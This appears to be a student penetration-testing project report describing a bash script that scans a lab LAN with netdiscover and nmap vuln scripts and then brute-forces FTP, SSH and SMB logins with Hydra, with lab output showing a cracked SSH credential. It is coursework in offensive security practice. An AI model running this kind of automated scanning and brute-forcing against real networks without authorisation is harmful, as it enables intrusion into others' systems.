SEP 2023

VULNER

PENTEST PROJECT

PRESENTED TO

Centre for Cybersecurity

PRESENTED BY

Ryan Tan

TABLE OF CONTENTS

OBJECTIVE

Identifying vulnerabilities inside the network takes time and should be executed often.

Using automation can help improve the process and identify vulnerabilities before attackers do.


01 Identify LAN network range and perform scan

02 Enumerate and identify vulnerabilities for each live host

03 Bruteforce any login services available

04 Saving reports and logs on local computer

METHODOLOGY



(1) SCAN LAN NETWORK

Using the command 'ip addr' to find the network range. Thereafter, create a if statement based on the connection type (eth or wifi).

```
ethorwifi=$(ip addr | grep eth0)

if [ -z "$ethorwifi" ]

 networkrange=$(ip addr | grep wlan0 | grep inet | awk '{print $2}')
 echo "Your network range is $networkrange"

else
 networkrange=$(ip addr | grep eth0 | grep inet | awk '{print $2}')
 echo "Your network range is $networkrange"
fi
# -z means 'if empty'
```

RESULT:

```
Your network range is 192.168.124.128/24
```

Using netdiscover to find the live hosts available in the network

```
echo 'Please wait as we scan your network for live host(s):'

sudo netdiscover -P -r $networkrange > ndresults.txt && cat ndresults.txt

cat ndresults.txt | awk '$3=="1"' | awk '{print $1}' | awk -F'.' '!/\.([12]|254)$/' > iplist.txt

# To reduce delays in the nmap scan later, we exclude internal IP addresses ending with 1,2 or 254, which are host machine, NAT device and DHCP server respectively
```

- ! negative operator | \. treat as literal dot | [12][254] matches either 1,2 or 254 | $ pattern at the end of the line, last octet

RESULT:

```
Please wait as we scan your network for live host(s):

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.124.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.124.2   00:50:56:ff:d1:0e      1      60  VMware, Inc.
192.168.124.130 00:0c:29:14:b4:d2      1      60  VMware, Inc.
192.168.124.132 00:0c:29:be:81:90      1      60  VMware, Inc.
192.168.124.254 00:50:56:ff:8b:d7      1      60  VMware, Inc.

-- Active scan completed, 5 Hosts found.
```

(2) SCANNING & ENUMERATION

Using a while read loop to perform NMAP scans & Enumeration with a service version scan and utilising the vuln NSE script

```
while read -r target
do
 sudo nmap --script vuln -sV -p- -T5 -vv "$target" -oN "scanresult_$target"
 # --script vuln, to run nse scripts to expose vulnerabilities
 # -sV for service version, -p- for all ports and -vv for verbose

echo "... login services that are available on $target for bruteforcing:"
 cat "scanresult_$target" | grep open | grep tcp | grep 'ftp\|ssh\|smb'
  # grep 'ftp\|ssh\|smb' allows to grep for mulitple patterns
  # Focusing on common login services: ssh, ftp & smb
done < iplist.txt

 # 'read -r' and '< iplist.txt' reads every line in iplist.txt to extract the IP Add and puts it in a varibale called target
```

RESULT:

```
These are the login services that are available on 192.168.124.130 for bruteforcing:
21/tcp    open  ftp         syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2121/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.1
```

```
These are the login services that are available on 192.168.124.132 for bruteforcing:
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

(3) BRUTEFORCING

Getting users to specify a user and password list for the bruteforce attacks

```
echo 'In order to bruteforce,we will need a user list,’
echo 'Please key in the FULL file path of the user list:'
read USER_LIST_PATH

echo 'We will also need a password list,’
echo ‘Do you want to specify a list or create one?’
echo ‘[A] Specify  [B] Create one’
read PASSOPTION

# Using the case option to also give users the opportunity to either specify or create a password list

case $PASSOPTION in
 A|a)
  echo ‘Please key in the FULL file path of the password list’
  read PASS_LIST_PATH
  cp "$PASS_LIST_PATH" passlist.txt
 ;;
 B|b)
  echo -e 'Please type in the passwords .... using space as a separator ...’
  read PASS_WORD
  echo "$PASS_WORD" > typedpass.txt
  tr ' ' '\n' < typedpass.txt > passlist.txt
  # Transposing from horizontal data set to vertical
  ;;
    esac
```

RESULTS:

```
In order to bruteforce,we will need a user list,
Please key in the FULL file path of the user list:
/home/kali/user.txt

We will also need a password list,

Do you want to specify a list or create one?
[A] Specify  [B] Create one
a

Please key in the FULL file path of the password list:
/home/kali/password.txt
```

```
In order to bruteforce,we will need a user list,
Please key in the FULL file path of the user list:
/home/kali/user.txt

We will also need a password list,

Do you want to specify a list or create one?
[A] Specify  [B] Create one
b

Please type in the passwords, as many as you want, using space as a separator
tc msfadmin 123
```

In this portion, we use a while read loop to identify the login services available

```
 # For the scope of this project, we will be focusing on the top 3 more common login services which are ssh, ftp & smb
 # If more than one login service is available, choose the first service
 # Each service might also have multiple ports, so a randmoniser is applied
 # Hydra will be used as the attack vector


 # To check for the presence/status of a certain type of login service
while read -r target
do
 port=$(cat "scanresult_$target" | grep open | grep tcp | grep 'ftp\|ssh\|smb' | head -n1)

 ftpstatus=$(cat "scanresult_$target" | grep open | grep tcp | grep 'ftp\|ssh\|smb' | head -n1 | grep ftp) 2> /dev/null

 sshstatus=$(cat "scanresult_$target" | grep open | grep tcp | grep 'ftp\|ssh\|smb' | head -n1 | grep ssh) 2> /dev/null

 smbstatus=$(cat "scanresult_$target" | grep open | grep tcp | grep 'ftp\|ssh\|smb' | head -n1 | grep smb) 2> /dev/null
```

(continued on the next page)

Using a nested if statement, we perform the bruteforce attack based on the the presence of a service and its port number.

```
if [ -n "$ftpstatus" ]
 # -n means if not empty
 then
 cat "scanresult_$target" | grep open | grep ftp | awk '{print $1}' > ftpport.txt

 counter=$(cat ftpport.txt | wc -l)
 randomnumber=$(echo $(( $RANDOM%$counter+1)))
 ftpport=$(cat ftpport.txt | head -n $randomnumber | tail -n 1)
 # If there are multiple ports, a randomiser is applied

 hydra -L "$USER_LIST_PATH" -P passlist.txt "$target" ftp -s $ftpport
 # -L, -P, -s to specify user, pass list and port respectively

 else
 if [ -n "$smbstatus" ]
 then
 cat "scanresult_$target" | grep open | grep smb | awk '{print $1}' >
smbport.txt

 counter=$(cat smbport.txt | wc -l)
 randomnumber=$(echo $(( $RANDOM%$counter+1)))
 smbport=$(cat smbport.txt | head -n $randomnumber | tail -n 1)

 hydra -L "$USER_LIST_PATH" -P passlist.txt "$target" smb -s $smbport
```

(continued on the next page)

```
else
 cat "scanresult_$target" | grep open | grep ssh | awk '{print $1}' > sshport.txt

 counter=$(cat sshport.txt | wc -l)
 randomnumber=$(echo $(( $RANDOM%$counter+1)))
 sshport=$(cat sshport.txt | head -n $randomnumber | tail -n 1)

 hydra -L "$USER_LIST_PATH" -P passlist.txt "$target" ssh -s $sshport
 fi
# closing the second if loop
 fi
# closing the first if loop
done < iplist.txt
# closing the while read loop
```

RESULTS:

```
Thank you for your input, we will begin the bruteforce ...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p
[DATA] attacking ftp://192.168.124.130:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09
[WARNING] Many SSH configurations limit the number of parallel tasks,
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p
[DATA] attacking ssh://192.168.124.132:22/
[22][ssh] host: 192.168.124.132   login: tc   password: tc
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09
[WARNING] Many SSH configurations limit the number of parallel tasks,
```

To give a summary of live hosts scanned

```
echo 'These are the live hosts we scanned and enumerated'
cat iplist.txt
echo 'All results are consolidated in ~/vulner/VULNERreport.txt'
```

Allowing users to specify an IP Address to retrieve findings

```
echo 'Would you like to display the findings for a particular host? (y/n)'
read OPTION

case $OPTION in
 Y|y)
  echo 'Please choose the IP Address of the live host to display the findings:'
  read IPFINDING
  echo 'Here are the findings:'
  cat "scanresult_$IPFINDING"
  cat "bruteresult_$IPFINDING"
  echo 'Thank you, we have come to the end of the script!'
 ;;
 N|n)
  echo 'Thank you, we have come to the end of the script!'
    ;;
    esac
```

RESULTS:

```
These are the live hosts we scanned and enumerated:
192.168.124.130
192.168.124.132
All results are consolidated in ~/vulner/VULNERreport.txt
Would you like to display the findings for a particular host? (y/n)
y
Please choose the IP Address of the live host to display the findings:
192.168.124.132
Here are the findings:
# Nmap 7.94 scan initiated Thu Sep 14 00:48:45 2023 as: nmap --script vuln -sV -p- -
Nmap scan report for 192.168.124.132
Host is up, received arp-response (0.0025s latency).
Scanned at 2023-09-14 00:48:55 EDT for 7s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; p
| vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|       PRION:CVE-2023-28531    7.5     https://vulners.com/prion/PRION:CVE-2023-285
|_      PRION:CVE-2021-28041    4.6     https://vulners.com/prion/PRION:CVE-2021-280
MAC Address: 00:0C:29:BE:81:90 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org
# Nmap done at Thu Sep 14 00:49:02 2023 -- 1 IP address (1 host up) scanned in 16.45
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-14 00:50:24
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p:1), ~1 try pe
[DATA] attacking ssh://192.168.124.132:22/
[22][ssh] host: 192.168.124.132   login: tc   password: tc
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-14 00:50:27
Thank you, we have come to the end of the script!
```

EXCERPT OF RESULTS SAVED IN VULNERREPORT.TXT:

```
**********************************************************************THESE ARE THE VULNERABILITIES FOR 192.168.124.132**********
# Nmap 7.94 scan initiated Thu Sep 14 00:48:45 2023 as: nmap --script vuln -sV -p- -T5 -vv -oN scanresult_192.168.124.132 192.168.124.132
Nmap scan report for 192.168.124.132
Host is up, received arp-response (0.0025s latency).
Scanned at 2023-09-14 00:48:55 EDT for 7s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|       PRION:CVE-2023-28531    7.5     https://vulners.com/prion/PRION:CVE-2023-28531
|_      PRION:CVE-2021-28041    4.6     https://vulners.com/prion/PRION:CVE-2021-28041
MAC Address: 00:0C:29:BE:81:90 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
**********************************************************************BRUTEFORCING RESULTS**********
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-14 00:50:17
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:2/p:1), ~1 try per task
[DATA] attacking ftp://192.168.124.130:21/
1 of 1 target completed, 0 valid password found
```

AREAS FOR IMPROVEMENT

1) Rather than just the top 3 log-in services, able to automate attacks for more services.

2) Finding a better way to input results in the consolidated report

REFERENCES

https://phoenixnap.com/kb/grep-multiple-strings

https://odin.mdacc.tmc.edu/~ryu/linux.html#:~:text=If%20you%20type%20%22tr%20'%5C,one%20column%20into%20one%20row